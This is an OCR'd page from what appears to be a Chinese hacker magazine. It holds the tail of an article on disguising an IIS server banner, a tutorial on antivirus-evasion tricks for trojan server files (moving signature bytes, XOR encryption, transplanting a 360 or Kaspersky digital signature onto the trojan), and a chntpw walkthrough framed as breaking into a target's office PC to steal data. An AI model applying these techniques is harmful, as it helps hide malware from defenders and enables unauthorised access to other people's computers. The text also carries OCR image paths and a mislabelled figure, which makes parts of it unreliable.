


图5

之后对修改后的文件进行保存，不过，因为IIS在运行，在保存时需要停止IIS的服务。在控制面板-管理工具-服务里，找到IIS Admin Service，然后停止它。之后保存对w3core.dll的修改。倘若还是无法保存，最直接的方法便是将它另存为其他名字，然后删除原w3core.dll，再将它重命名为w3core.dll。保存后再启动IIS Admin Service服务，启动后再对它重启一次，保证全部依赖的服务都启动。修改后抓的包，如图4：

我用Nmap扫描的结果，如图5：

不过修改后用httprint也容易猜测出版本，因为httprint采用了HTTP指纹识别和HTTP签名技术，再结合了统计学的原理。关于这些方面，以后再撰文述之。

旁门左道—免杀小技巧总结

免杀这个呀，我学了算挺长时间的了，大致分为6块，特征码免杀、加花、加壳、源码免杀、异或加密（多用于区段表）、各种小技巧。除源码免杀对你所免杀的东西所使用的编程语言有要求外，其他5种免杀的要求的都是PE文件结构、汇编、各种工具使用方法。有大量教程讲解这几类的，但是我们实际操作时却发现许多问题，理论严重脱离实际啊，这种小意外总是能让新学的童鞋们一阵挠头，这里做个小总结希望对学习免杀的叉子有帮助。

一、跳转后服务端废了

有没有遇到过这种情况，定位的特征NOP后，把该处特征转移至某0区，测试免杀通过，测试上线，运行服务端却告诉你出错。这种情况出现的原因很简单，比如你定位的特征在地址45，大小为2，所以你把43到47全部移到某0区，测试免杀不杀，然后无法正常上线，这时你重新生成一个服务端，载入OllyDbg从43到47每行看看，一定会找到如图1这种红线，简单解释就是比如在地址23处有句话会跳到44，而你把44处得代码挪走了，现在的44是NOP，这种问题的解决方案，只要回到23把那句里的地址改为你跳转后44的新地址就可以了，比如如果你把图1中的00402189挪到了00406666就把0040217B的代码中00402189改为00406666。

```
0040217B  .v,75 0C          jnz short 1.00402189
0040217D  . | 68 82224000   push 1.00402282
00402182  . | FF15 6C304000 call dword ptr ds:[<&MSVCRT.__setusermat
00402188  . | 59            pop ecx
00402189  > L>E8 E2000000   call 1.00402270
```

图1

二、输入表错了

在lordPE和PEID中可以开输入表输出表和重定位数据的开始结束和大小，很方便，却也有弊端，有没有发现过定位出某特征到一处全是API函数名和DLL的地方，与输入表输出表等极尽相似，然后用lordPE和PEID一看输入表输出表却都不是这里，这里告诉你，那里绝对是输入表或输出表，至于为什么会在lordPE和PEID中看不到，大概是因为，你所使用的服务端以前被人重建或移位过输入表，所以这里我们不能再用一般的方法修改此处，大体有2种解决方案，异或加密、部分移位。异或加密就不说了吧，随便找个0区把加密代码写上，自己更改下加密段和异或数就可以了，部分移位，其实和输入表移位差不多，先找到这附近有一个库dll的名字，记下，然后把定位的特征和上下，整个这一段全后移，别问我多大算一段，只要是有字的就算这一段到空白为止，然后载入lordPE中点目录点输入表旁边那三个小点的按钮，将名称错误已出现错误的库的地址和库中函数的地址更改为新地址，就是你移动时向后移了几位，在这里地址就加几。然后一路保存确定。

三、数字签名（卡巴、360）

数字签名这个东西有时候对卡巴和360有效。首先找到卡巴或360的快捷方式，右键属性，查找目标，将找到的exe复制一个到你要免杀的文件所在的地方，将其载入LordPE，点击目录，记下“安全”的地址和大小如图2，然后将其和你要免杀的服务端同时载入C32asm（打开一个后再点文件打开就可以了），（POWERPNT.exe为360的exe）在POWERPNT.exe中跳到前面纪录的地址，然后将这个地址开始到POWERPNT.exe结尾的全部内容全部选择拷贝，要是觉得拖拽很慢可以在开始地址按住shift点一下左键，在结尾再按住shift点一下左键，然后到服务端的最后一位右键粘贴，并记录下数字签名在服务端中的开始地址，保存关闭，将服务端载入lordPE，将数字签名在服务端中的开始地址复制到“安全”的地址，大小与你进行图一操作时记录的大小相同然后保存确定再保存确定。




图2

用Chntpw清除Windows系统账号的密码

乱雪

安全是什么样的一个概念？系统里安了杀毒软件、防火墙、病毒库最新就是安全吗？不是的。在我看来，一名入侵者能够利用社会工程学坦然地绕过重重的人力保护，而他本人又有着一身精湛的技术，直奔目标，窃取走资料或者悄悄留下backdoor，这才是真正的高手。当我们悄悄地走到目标者的办公室里，准备大干一把，窃取电脑里的资料时，按下电脑主机箱的电源，当系统启动到欢迎界面时，却出现了图1所示的画面，让人不得不抓狂。试了一些弱口令却仍旧无效。又在办公桌上翻了翻是否有将常用密码记录到本子或者纸条里的，也无任何收获。




图1

人们总认为，系统加了密码是安全的。在我初中的时候，我母亲用密码锁住系统，我就用事实证明了，只要能接触到物理机，即便系统设了密码，也未必是安全的（当时用的其他方法绕过系统密码的）。接触到物理，是信息安全战争中最后的底线。对于这样的情况，在这之前，我们只需要用UltraISO将BT5刻录到光盘里。用UltraISO打开BT5的ISO文件，再点菜单栏上的“工具——刻录光盘映像”即可。




图2

让我们带上刚才刻录好的BT5启动光盘，来到目标机，悄悄地将光盘插入光驱，摁下主机箱上的电源，然后用光盘引导，启动BT5。在BT5中，位于“Applica tions——BackTrack——Privilege Escalation——Password Attacks——Offline Attacks”中有一款名为chntpw的工具。用它可以清除Windows系统的密码。




图3

启动它将打开一个终端窗口，接下来，我们将在这个终端窗口中进行一切邪恶的操作。第一步，挂载硬盘，为了方便，我直接挂载到mnt目录里：

```
mount /dev/sda1 /mnt
```

验证一下，ls /mnt，看是否是Windows 所在的硬盘分区。图4中红圈部分看到名为“WINDOWS”的文件夹，是Windows的系统目录。




图4

第二步，用chntpw查看SAM文件。注意图4中，系统目录名为“WINDOWS”，全部大写，Linux是区分大小写的，对于“SAM”也同样如此，需要注意大小写。SAM文件位于%systemroot%\system32\config目录中。同时还要注意，在“chntpw”之前有个“./”，它的含义是运行当前目录下的chntpw，因为刚才从菜单中点了chntpw后，目录就跳转到了chntpw所在的目录中了：

```
./chntpw /mnt/WINDOWS/system32/config/SAM
```

输出如图5

```
root@root:/pentest/passwords/chntpw# ls /mnt
AUTOEXEC.BAT        install.res.2052.dll   [redacted]
bootfont.bin        IO.SYS                 [redacted]
boot.ini            [redacted]             [redacted]
CONFIG.SYS          MSDOS.SYS              VC_RED.cab
[redacted]          NTDETECT.COM           vcredist.bmp
eula.2052.txt       ntldr                  VC_RED.MSI
globdata.ini        pagefile.sys           [redacted]
install.exe         [redacted]
install.ini         [redacted]
```

图5

将终端输出往上拉，可见，图6中Username列中给出了当前Windows系统所有的用户名。

```
User is member of 1 groups:
00000220 = Administrators (which has 1 members)

Account bits: 0x0214 =
[ ] Disabled          | [ ] Homedir req.      | [X] Passwd not req. |
[ ] Temp. duplicate   | [X] Normal account    | [ ] NMS account     |
[ ] Domain trust ac   | [ ] Wks trust act.    | [ ] Srv trust act   |
[X] Pwd don't expir   | [ ] Auto lockout      | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)    | [ ] (unknown 0x20)    | [ ] (unknown 0x40)  |

